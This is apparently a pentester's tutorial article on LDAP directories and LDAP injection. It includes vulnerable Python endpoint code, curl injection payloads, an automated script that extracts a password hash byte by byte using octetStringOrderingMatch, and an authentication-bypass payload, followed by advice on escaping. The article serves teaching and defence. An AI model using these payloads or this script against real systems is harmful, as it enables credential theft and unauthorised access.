There are many types of databases, including SQL relational databases, which are the most widely used.
However, there are also other types, such as NoSQL databases, graph-based databases, key-value databases, and so on. Directories are also a type of database, where information is stored in a tree structure.
The LDAP protocol enables interaction with this type of database: it facilitates access to and modification of data. It is commonly used in organisations to store information related to user management.
However, just as SQL injection vulnerabilities can arise when web applications do not properly secure interactions with SQL databases, LDAP injections can also occur if LDAP-based applications are not properly secured.
In this article, we explore the fundamental concepts of the LDAP protocol. We then detail the principles of LDAP injection vulnerabilities, using a concrete exploitation example, and the best practices for effective protection.
Directory services are databases that store data in a hierarchical tree structure, as defined by the X.500 standard. This standard defines the DAP protocol for accessing the data.
LDAP stands for Lightweight Directory Access Protocol. It was created as a lighter-weight alternative to the DAP protocol. Most LDAP implementations include an X.500-based directory for storing data (e.g. OpenLDAP).
LDAP is generally used to store information about organisations and user management:
The directory takes the form of a tree structure consisting of vertices (nodes) and edges.
Let’s take the following example:

The root node identifies the organisation; the three immediately subordinate entries – People, Groups, Machines – identify ‘employees’, access ‘groups’ and, finally, the organisation’s computers, printers and all other machines, respectively.
The following table explains the other key components:
| Component | Description |
|---|---|
| Entry | Entries belong to at least one object class that is defined in the directory schema, the attribute objectClass mentions the classes that the entry belongs to. Each entry is identified by an DN. |
| Object Class | It constitues of a type of resource, it must define a set of attributes that constitute the class. Object classes definition is part of the Directory Schema. The entry “cn=Lena Hartwell” in the example above, belongs to the class inetOrgPerson. |
| Attribute | This is where the data is held, attributes are key=value pairs where the key is called “Attribute name” and the value is the “Attribute value”. Each attribute must belong to an “Attribute Type”. |
| Attribute Type | It defines the attribute type and its syntax and the matching rules that apply for that type. Attribute types definition is part of the Directory Schema. |
| Relative Distinguished Name (RDN) | A set of {attribute=value} pairs (usually only one pair) separated by plus sign, the attributes chosen in the RDN are called “naming attributes” and must hold unique values among all the siblings. The DN of the Lena Hartwell entry is identified by the DN: cn=Lena Hartwell,ou=People,dc=vaadata,dc=example |
| Distinguished Name (DN) | Identifies uniquely an entry in the tree, it is constructed by concatenating the RDNs of each entry from the root up to the targeted entry, it is much like a path that identifies a file in the filesystem. In other words, a DN is a {set of RDNs} separated by comma. The RDN of the Lena Hartwell entry is cn=Lena Hartwell. |
| Directory Schema | A set of definitions that describe the structure of the tree, it includes Object Classes definitions, Attribute Types definitions, Matching Rules, syntaxes, etc. |
| Context prefix | The “dc=vaadata,dc=exmaple” in our example is the “context prefix” of our subtree (a subtree constitues of all the entries from the root entry to the leaves, a subtree is bound to a naming context, but a server might hold other subtrees). |
| Naming attributes | They are defined in the schema to name the entry in the RDN. For example, the “cn” attribute in the users object is a naming attribute in our example. The root entry is commonly named according to conventions, in our example, we used DNS domain names. The root entry in our case belongs to object classes of “dcObject” and “organisation”. |
LDAP provides a set of operations for querying data. These include, for example:
Let’s look at the ‘search’ operations in more detail:
A search operation comprises several elements, some of which are briefly explained below.
For example, if we want to search for a user whose first name contains the string ‘Lena’ and we want the server to return only the ‘cn’ (commonName, which usually stores the person’s first and middle names) and the ‘sn’ (surname, commonly used to store the person’s surname), we can send the following query to an LDAP server:
ldapsearch -H ldap:/// -D 'cn=admin,ou=People,dc=vaadata,dc=example' -b dc=vaadata,dc=example -s sub -W '(givenName=*Lena*)' 'cn'  'sn'

# LDAPv3
# base <dc=vaadata,dc=com> with scope subtree
# filter: (givenName=*Lena*)
# requesting: cn sn

# Lena Hartwell, People, www.vaadata.com
dn: cn=Lena Hartwell,ou=People,dc=vaadata,dc=com
cn: Lena Hartwell
sn: Hartwell

# search result
search: 2
result: 0 Success
The -D option specifies simple authentication using the account details of the DN specified by this option and a requested password. The LDAP server returned a match, the entry ‘Lena Hartwell’, and returned only the requested attributes (sn and cn).
It is common practice to use LDAP to store user management information, such as users, groups, permissions and privileges.
If the web application does not properly secure LDAP-based features, it is exposed to injection vulnerabilities that could lead to leaks of sensitive information, the bypassing of authentication mechanisms, or privilege escalation.
Let’s take the example of a website whose user management is based on an LDAP server.
Suppose the website includes a feature that lists all users and offers a search function.
Let’s examine the source code for the search feature.
@api.post("/users")
def users_search(req: Request):

    q = req.args["q"]

    # search users by first or last name
    query = f"(|(sn=*{q}*)(givenName=*{q}*))"

    msg_id = connection.search(settings.BASE_DN, SCOPE_SUBTREE, query)
    ldap_res_type, ldap_res_data = connection.result(msg_id)

    res = []
    # Collect results
    ...
    return res
A /users endpoint is exposed; it accepts a q parameter, which must contain a search keyword. It includes this keyword in the search query sent to the LDAP server.
The search query is as follows.
(|(sn=*$q*)(givenName=*$q*))The sn attribute belongs to the inetOrgPerson object class and corresponds to the person’s surname. The givenName attribute corresponds to the first name. Finally, the | operator at the start of the query corresponds to the OR operator.
In other words, this query searches for the keyword $q in the sn or givenName attributes and returns the entries that match this criterion. This is a classic implementation of a user search feature where the user enters a keyword into a search bar.
As no escaping or validation is performed, a user can submit specific LDAP characters such as: parentheses (), the wildcard * and search operators &, |, ! … And these will form part of the query, meaning that the user can modify the query.
Before exploiting this, let’s first try to detect whether there is any abnormal behaviour using a black-box approach.
Let’s start by sending a benign request containing only the character a in the q parameter.
curl -X POST http://localhost:5000/api/users -H 'Content-Type: application/json' -d '{"q":"a"}'
[
    {"dn":"cn=Caleb Harwood,ou=People,dc=vaadata,dc=com","name":"Caleb Harwood"},
    {"dn":"cn=Jade Winslow,ou=People,dc=vaadata,dc=com","name":"Jade Winslow"},
    {"dn":"cn=Rowan Mercer,ou=People,dc=vaadata,dc=com","name":"Rowan Mercer"},
    {"dn":"cn=Lena Hartwell,ou=People,dc=vaadata,dc=com","name":"Lena Hartwell"},
    {"dn":"cn=Marcus Ellery,ou=People,dc=vaadata,dc=com","name":"Marcus Ellery"},
    {"dn":"cn=Talia Renwick,ou=People,dc=vaadata,dc=com","name":"Talia Renwick"}
]
The server returned all users whose first name or surname contains the character ‘a’.
Let’s now send a wildcard *.
curl -X POST http://localhost:5000/api/users -H 'Content-Type: application/json' -d '{"q":"*"}'

{"detail":["Bad search filter"]}
We can see that an error is returned in the response, indicating that the input may be being processed unexpectedly by the server.
Upon examining the source code, this error is caused by sending * (after concatenating the user input) to the LDAP server, which is not valid syntax.
After testing this functionality, we can observe:
aaaaaa returns an empty arraym*s returns the result ‘Marcus Ellery’ m* returns an error) returns an erroraaaaa)(x= returns an empty arrayThe last test is decisive and strongly suggests that an LDAP injection is possible, even from a black-box approach. Fuzzing could also detect the LDAP injection.
The final test will send the following search filter to the LDAP server:
(|(sn=*aaaaa)(x=*)(givenName=*aaaaa)(x=*))This search filter contains four conditions linked by an OR operator. An empty array returned as a response means that no entries match the filter. The first and third conditions will attempt to find a name ending in aaaaa, which does not exist in the database, so both of these conditions return false. The two additional constraints (x=*) are identical and are simply ignored by LDAP, as no attribute is named x.
In summary, the final search filter sent to the LDAP server will be evaluated as follows:
(OR(false)(false)(false)(false))Thus, the OR operator returns False and an empty array is returned, as no entries match.
However, if we replace the attribute name x with an existing attribute name and use the * wildcard, we can extract the attributes of any user character by character.
For example, the User object has a surname attribute by default. We can send a payload such as the one below to test whether the first character is equal to b:
*aaaaa)(surname=b*In this case, the final search filter is:
(|(sn=*aaaaa)(surname=b*)(givenName=*aaaaa)(surname=b*))There are two possible scenarios:
(OR(false)(true)(false)(true)). Consequently, the OR operator will return True and the users who meet the condition will be returned in the array.b: (OR(false)(false)(false)(false)). In this case, the OR operator will return False and the server will return an empty array.In summary, if we iterate through all characters (a-zA-Z0-9 and certain special characters), we can determine the first character of the surname based on the two cases above, then continue this process until we have extracted the remaining characters.
A more interesting attribute to extract is the password hash. This is what we will do in the next section.
In this section, we will attempt to extract the password hashes. We will focus on the user ‘Lena Hartwell’. The name of the password attribute in our LDAP server is userPassword.
As explained previously, we can extract the data character by character.
To extract the first character of Lena Hartwell’s password, we must test all possible characters, one by one, until a match is found.
To do this, we want to send payloads similar to those below:
(&(userPassword=a*)(sn=Hartwell))
(&(userPassword=b*)(sn=Hartwell))
(&(userPassword=c*)(sn=Hartwell))
(&(userPassword=d*)(sn=Hartwell))
...
Once a match is found, we move on to extracting the second character, and so on…
In the vulnerable application, the user’s input is concatenated with the rest of the search filter, so we cannot send the above payloads directly, as this would disrupt the syntax.
One way to achieve this is simply to inject this new payload as a new condition into our detection payload:
aaaaa)(x=:
aaaaa)(&(userPassword={char_to_test}*)(sn=Hartwell))(x=
When this payload is concatenated with the search filter sent to the LDAP server, it looks like this (to simplify the explanation and the code, we will only replace the first occurrence of the source code sn=$q, but the same explanation applies to the second occurrence).
(|(sn=*aaaaa)(&(userPassword={char_to_test}*)(sn=Hartwell))(x=*))(sn=xxxxx) will evaluate to false, as no surname ends with aaaaa. &(userPassword={char_to_test})(sn=Hartwell)) is our test expression, which will evaluate to true when a match is found; otherwise, it will evaluate to false.(x=*) will evaluate to false, as the attribute name x does not exist.In summary, we want all expressions to evaluate to false, with the exception of the second expression, which is our test expression, and which will evaluate to either true or false depending on the value of the test character:
(|(false)(our test expression)(false))HOWEVER, simply using this payload as it is will not suffice, and we will not get any results, regardless of the characters sent. This is due to the type of the userPassword attribute.
In fact, the userPassword attribute is not a standard String type, but an Octet String type by default. The Octet String type is a sequence of arbitrary bytes, unlike the Directory String type, which is the type commonly used for character strings and consists of UTF-8 characters. The Octet String type follows a different equality comparison rule, called octetStringMatch, but this is irrelevant in our case.
What is more important is the fact that the userPassword attribute does not define any SUBSTR statement in the schema by default, as we can see in the excerpt from the default OpenLDAP schema definition.
/etc/openldap/schema/core.schema

attributetype ( 2.5.4.35 NAME 'userPassword'
       DESC 'RFC2256/2307: password of user'
       EQUALITY octetStringMatch
       SYNTAX 1.3.6.1.4.1.1466.115.121.1.40{128} )
OID 1.3.6.1.4.1.1466.115.121.1.40 refers to the Octet String attribute type. It defines only an EQUALITY filter, but no SUBSTR filter, which means it does not support substring searches using asterisks (*).
It is therefore not possible to extract characters one by one using the * character, as we saw previously. The EQUALITY filter specifies the octetStringMatch rule, which only allows exact matches, which is not what we want.
What can we do?
By consulting the list of matching rules, we can see that the Octet String type (whose OID is 1.3.6.1.4.1.1466.115.121.1.40) supports an additional matching rule: octetStringOrderingMatch.
The RFC states: ‘The rule returns TRUE if and only if the attribute value appears before the assertion value in the sorting order.
The rule compares the byte strings from the first byte to the last byte, and from the most significant bit to the least significant bit within the byte. The first occurrence of a different bit determines the order of the strings. A zero bit precedes a one bit.
If the strings contain a different number of bytes, but the longer string is identical to the shorter string up to the length of the latter, then the shorter string precedes the longer string.
The LDAP definition of the octetStringOrderingMatch matching rule is as follows:
( 2.5.13.18 NAME “octetStringOrderingMatch” SYNTAX 1.3.6.1.4.1.1466.115.121.1.40 )The octetStringOrderingMatch rule is an ordering match rule.
In other words, suppose we have an attribute of type Octet String and its value is X. If we compare X to the value Y using the octetStringOrderingMatch rule, the value FALSE will be returned in the following cases:
For example, if we have an attribute value equal to ‘bce’, the comparison will yield the following results:
| Comparison | Result | Explanation |
|---|---|---|
| “bce”=”a” | FALSE | X is “bce” and Y is “a”. In binary, letter “a” is 0110.0001 and the letter “b” is 0110.0010, the first different bit is the 7th bit, which is equal to 1 in letter “b” (and so in X) and 0 in letter “a”, meaning that “a” precedes “bce” so rule 1 applies and the returned result is FALSE |
| “bce”=”b” | FALSE | “b” is shorter than “bce” and “bce” starts exactly with value “b”, rule 2 is applied and so FALSE is returned |
| “bce”=”c” | TRUE | Rules 1 and 2 does not apply, so only remaining rule 3 applies |
So, when we get the first TRUE result, we can conclude that the last character tested was the correct one.
In the table above, we saw that the character ‘c’ returned TRUE, so we consider the preceding character to be the correct one (namely ‘b’). We can now continue the test and move on to the next character.
Let’s try comparing the second character using the same rules:
In conclusion, to extract the userPassword value, we will test all binary possibilities from 0x00 to 0xff and stop when a TRUE result is returned. We repeat this operation until all characters have been extracted.
So, how can we use this match filter within a filter?
We can do this by using extensible match filters, which have a specific format and allow us to specify a matching rule:
{attribute_name}:{matching_rule_oid_or_name}=valueFor example, if we want to check whether the first character of userPassword is the byte 0x7c (the pipe character |), we can send the following payload:
curl -X POST http://localhost:5000/api/users -H 'Content-Type: application/json' -d '{"q":"aaaaa)(&(userPassword:octetStringOrderingMatch:=\7c)(sn=Hartwell))(x="}'

[{"dn":"cn=Lena Hartwell,ou=People,dc=vaadata,dc=com","name":"Lena Hartwell"}]
The byte 0x7c has been specified using its hexadecimal representation and preceded by a backslash. This is how raw bytes are included in an LDAP search filter (the first backslash is used solely to escape the second backslash due to how Bash interprets it). As the server returned a non-empty array, this means that the condition returned TRUE, so the first character of the userPassword attribute is equal to the previous byte; in this case, the previous byte is 0x7b, which is the opening curly brace {.
In this way, we have only found the first character; we must repeat this operation to extract the others. We can do this using the following short Python script.
import requests as req

URL = "http://localhost:5000/api/users"

def to_hex(binary_string):
    return "".join(
        map(
            lambda byte: f"\{byte:02x}",
            binary_string
        )
    )

payload = "aaaaa)(&(userPassword:2.5.13.18:={extracted_value_so_far}{test_byte})(sn=Hartwell))(x="
flag = b""
save = None

while flag != save:
    save = flag
    for i in range(0x00, 0xff+1):
        p = payload.format(
                extracted_value_so_far=to_hex(flag),
                test_byte=f'\{i:02x}'
            )
        resp = req.post(URL, json={"q": p})
        if resp.status_code == 200 and len(resp.json()) != 0:
            flag += (i - 1).to_bytes() # the previous value is the correct one
            break
After running the script, we were able to extract the entire hash:
{SHA}Wu4k7EOpjUGXx6nwbfkkdgfqB1I=NB: It should be noted that a hacker could use a list of words to launch a ‘brute force’ attack on attribute names.
A less common form of authentication these days is LDAP-based authentication. However, if it is not properly secured, it can allow a hacker to bypass the authentication process entirely.
Let’s take the following example, in which we assume that passwords are stored in plain text.
username, password = req.args["password"], req.args["username"]
query = f"(&(uid={username})(userPassword={password}))"
connection.search(settings.BASE_DN, SCOPE_SUBTREE, query)

# collect results
res = []
...

# return first result
if res:
   return res[0], "authenticated"
An attacker could send a payload similar to this one:
{
    "username":"*)(|(userPassword=*)",
    "password":"whatever)"
}
This will result in the following request being sent to the LDAP server:
(&(uid=*)(|(userPassword=*)(userPassword=whatever)))The filter will evaluate as follows:
(&(True)(|(True)(False)))And since the attacker injected an OR operator, the second assertion will be evaluated as true:
(&(True)(True))Consequently, the search query will return TRUE and all users will be returned by the LDAP server. In this way, the attacker will be able to bypass authentication.
It is recommended that you avoid sending user data in the LDAP query. If this is unavoidable, it is recommended that you:
(, ), * must be replaced by its hexadecimal representation preceded by a backslash: 28, 29, 2a, 5c respectively. A standalone null value must be replaced by a null byte \00.Sources:
https://0xukn.fr/posts/writeupecw2018admyssion/
https://ldap.com/ldap-filters/
https://www.openldap.org/doc/admin21/intro.html
https://www.openldap.org/doc/admin21/schema.html
https://www.rfc-editor.org/rfc/rfc4512.html
https://www.ietf.org/rfc/rfc2256.txt
https://datatracker.ietf.org/doc/html/rfc4517#section-4.2.28
Author: Souad SEBAA – Pentester @Vaadata